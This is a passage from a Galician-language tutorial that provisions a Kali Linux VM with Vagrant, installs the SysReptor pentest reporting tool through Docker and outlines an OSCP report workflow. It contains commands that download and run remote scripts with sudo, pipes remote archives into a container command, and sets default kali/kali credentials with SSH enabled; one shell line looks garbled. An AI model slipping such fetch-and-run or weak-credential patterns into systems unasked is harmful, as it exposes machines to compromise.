# 3) Dist-upgrade con opcións para aceptar configs novas, e fallback
apt-get -y -o Dpkg::Options::="--force-confnew" dist-upgrade \
  || (dpkg --configure -a || true; apt-get -f install -y --fix-missing || true; apt-get update -y || true)

# 4) Paquetes (reintentos)
pkgs="xfce4 lightdm zsh whois openssh-server ca-certificates"
for i in 1 2 3 4 5; do
  if apt-get install -y --no-install-recommends $pkgs; then
    break
  else
    echo "[apt] intento $i fallou; reintento en 10s..."
    sleep 10
    apt-get -f install -y --fix-missing || true
    apt-get update -y || true
  fi
done

# 5) Usuario 'kali' se non existe (hash sha-512)
if ! id -u kali &>/dev/null; then
  useradd -m -d /home/kali -s /usr/bin/zsh -p "$(mkpasswd -m sha-512 kali)" kali
fi
usermod -aG kali-trusted kali || true

# 6) SSH
systemctl enable ssh
systemctl restart ssh

# 7) Teclado ES
sed -i 's/^XKBLAYOUT=.*/XKBLAYOUT="es"/' /etc/default/keyboard || true
setupcon || true
su - kali -c 'echo "{ [ - n :0.0 ] && setxkbmap es ; } 2>/dev/null" >> ~/.zshrc'
echo "{ [ - n :0.0 ] && setxkbmap es ; } 2>/dev/null" >> /root/.zshrc
SHELL
  end
end
```

Na mesma ruta xerar o ficheiro `install_sysreptor.sh` de punto 1 Kali, o cal posúe o seguinte contido:

```
#!/bin/bash

# Exit immediately if a command exits with a non-zero status
set -e

# Set up Docker's apt repository.

# Update the package index
echo "Updating package index..."
sudo apt-get update

# Install required packages including sed, curl, openssl, uuid-runtime, and coreutils
echo "Installing required packages..."
sudo apt-get install -y sed curl openssl uuid-runtime coreutils ca-certificates

# Add Docker's official GPG key
echo "Adding Docker's official GPG key..."
```

```
sudo install -m 0755 -d /etc/apt/keyrings
sudo curl -fsSL https://download.docker.com/linux/debian/gpg -o /etc/apt/keyrings/docker.asc
sudo chmod a+r /etc/apt/keyrings/docker.asc

# Add the Docker repository to Apt sources
echo "Adding Docker repository to Apt sources..."
echo \
  "deb [arch=$(dpkg --print-architecture) signed-by=/etc/apt/keyrings/docker.asc] https://download.docker.com/linux/debian \
  bookworm stable" | \
  sudo tee /etc/apt/sources.list.d/docker.list > /dev/null

# Update the package index again
echo "Updating package index again..."
sudo apt-get update

# Install Docker
echo "Installing Docker..."
sudo apt-get install -y docker-ce docker-ce-cli containerd.io docker-compose-plugin

# Start and enable Docker service
echo "Starting and enabling Docker service..."
sudo systemctl start docker
sudo systemctl enable docker

# Verify Docker installation
echo "Verifying Docker installation..."
sudo docker run hello-world

echo "Docker installation completed successfully!"

# Download the install.sh script
echo "Downloading the install.sh script..."
wget https://docs.sysreptor.com/install.sh

# Make the script executable
echo "Making install.sh executable..."
chmod +x install.sh

# Prompt user for confirmation to run the install script
read -p "Do you want to run the install.sh script? (y/n): " choice

if [[ "$choice" == "y" || "$choice" == "Y" ]]; then
    echo "Running install.sh..."
    sudo ./install.sh
else
    echo "You chose not to run the install.sh script from Sysreptor."
    echo "You can run the following commands manually if needed:"
    echo "wget https://docs.sysreptor.com/install.sh"
    echo "chmod +x install.sh"
    echo "sudo ./install.sh"
fi
```

2. **Na máquina anfitrión**. Executar:

> ⚠ **IMPORTANTE!**
>
> Esperar a que rematen os comandos `vagrant up` e `vagrant reload` para facer login na máquina virtual.
> Este proceso vai tardar xa que entre outras cousas actualízase o sistema operativo virtualizado Kali GNU/Linux.


```
$ cd /path/Vagrantfile/ #Acceder ao directorio onde está xerado o Vagrantfile anterior
$ vagrant up #Executar para poder xerar a máquina virtual en Oracle VirtualBox
$ vagrant reload #Reiniciar a máquina virtual aplicando os cambios do Vagrantfile sen destruíla nin perder a configuración ou datos
```

3. **Na máquina virtual**. Unha vez reiniciada a máquina virtual facer **login** na contorna gráfica de Kali coa seguintes credenciais:
- **Usuario**: `kali`
- **Contrasinal**: `kali`
4. **Na máquina virtual**. Executar nunha consola:

```
$ cd /vagrant #Acceder ao directorio /vagrant, que ven sendo o directorio da máquina anfitrión onde está xerado o Vagrantfile
$ sudo bash install_sysreptor.sh
#Con permisos `sudo` sendo o usuario `kali` executar o script `install_sysreptor.sh` para a instalación de sysreptor a través de docker.
Neste proceso empregarase o script de instalación oficial de SysReptor, no cal debemos responder unhas preguntas:
Making install.sh executable...
Do you want to run the install.sh script? (y/n): y
Running install.sh...
Good to see you.
Get ready for the easiest pentest reporting tool.

Downloading Docker Compose files from https://github.com/syslifters/sysreptor/releases/latest/download/setup.tar.gz ...
Checking download...
Unpacking sysreptor.tar.gz...
License key (leave blank for Community Edition; you can upgrade anytime later):
Encrypt files and database? [y/n]: n
Creating app.env...
```


```
Generating Django secret key...

SysReptor runs on localhost (127.0.0.1) by default.
Should we setup a webserver (Caddy in Docker) for you to expose it to your local network or the Internet? [y/n]: n
Okay. Won't set up a webserver.

Creating docker volumes...
Volume: sysreptor-db-data
Volume: sysreptor-app-data
Launching SysReptor via docker compose...
...
Very nice.
You can now login at http://127.0.0.1:8000
Username: reptor
Password: **********************************
Copy your password now. Copied? [y/n]:y

This was easy, wasn't it?


$ firefox http://127.0.0.1:8000 & #Unha vez rematada a instalación abrir o navegador para acceder ao programa sysreptor e empregar as credenciais xeradas no paso anterior.
```

Neste punto xa temos o SysReptor instalado e podemos comezar a traballar con el dende a url anterior. Imos premer en SKIP para non configurar o MFA.


Login | SysReptor
127.0.0.1:8000/login/local/
OffSec
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
SYSREPTOR/CE
Login
Username
reptor
Password
LOGIN


Multi Factor Authentication
You do not have Multi Factor Authentication enabled for your account.
We recommend to set up MFA to increase your account security.
SKIP
SET UP MFA

Instalación de plantillas



1) Facerse `root` e acceder ao directorio onde SysReptor foi instalado

```
$ sudo su -
# cd /vagrant/sysreptor/deploy
```


2) OffSec designs

```
# curl -s https://docs.sysreptor.com/assets/offsec-designs.tar.gz   | docker compose exec --no-TTY app python3 manage.py importdemodata --type=design
```

3) HTB designs e proxectos demo

```
# curl -s https://docs.sysreptor.com/assets/htb-designs.tar.gz   | docker compose exec --no-TTY app python3 manage.py importdemodata --type=design
# curl -s https://docs.sysreptor.com/assets/htb-demo-projects.tar.gz   | docker compose exec --no-TTY app python3 manage.py importdemodata --type=project
```


4) Actualizar a interface web en http://127.0.0.1:8000




Alternativa: subir os `.tar.gz` desde a interface web (Projects/Designs → **Upload**).


FLUXO TÍPICO PARA OSCP CON SYSREPTOR


1. Crear proxecto co template OSCP





2. Encher seccións: hosts, vulnerabilidades, PoC, capturas






Templates Jinja2

O que ves en SysReptor (na imaxe das seccións **High-Level Summary** ou **Methodologies**) está escrito en **Markdown con motor de templates Jinja2**:

- O texto libre do informe vaise redactando en **Markdown** (listas, títulos, negrita, ligazóns, etc.).
- As partes dinámicas que se substitúen automaticamente (por exemplo, `{{ report.firstname }}`, `{{ report.lastname }}`, `{{ report.osid }}`) son **expresións de Jinja2**, un motor de plantillas en Python.

En resumo: en SysReptor os informes escríbense en **Markdown enriquecido con placeholders Jinja2** que logo se renderizan ao exportar o documento.

3. Renderizar PDF premendo en **Publish** e descargar premendo en **Download**



4. Comprimir en .7z (contraseña) segundo as normas de OffSec
5. Subir o paquete en ≤24 h ao portal de OffSec

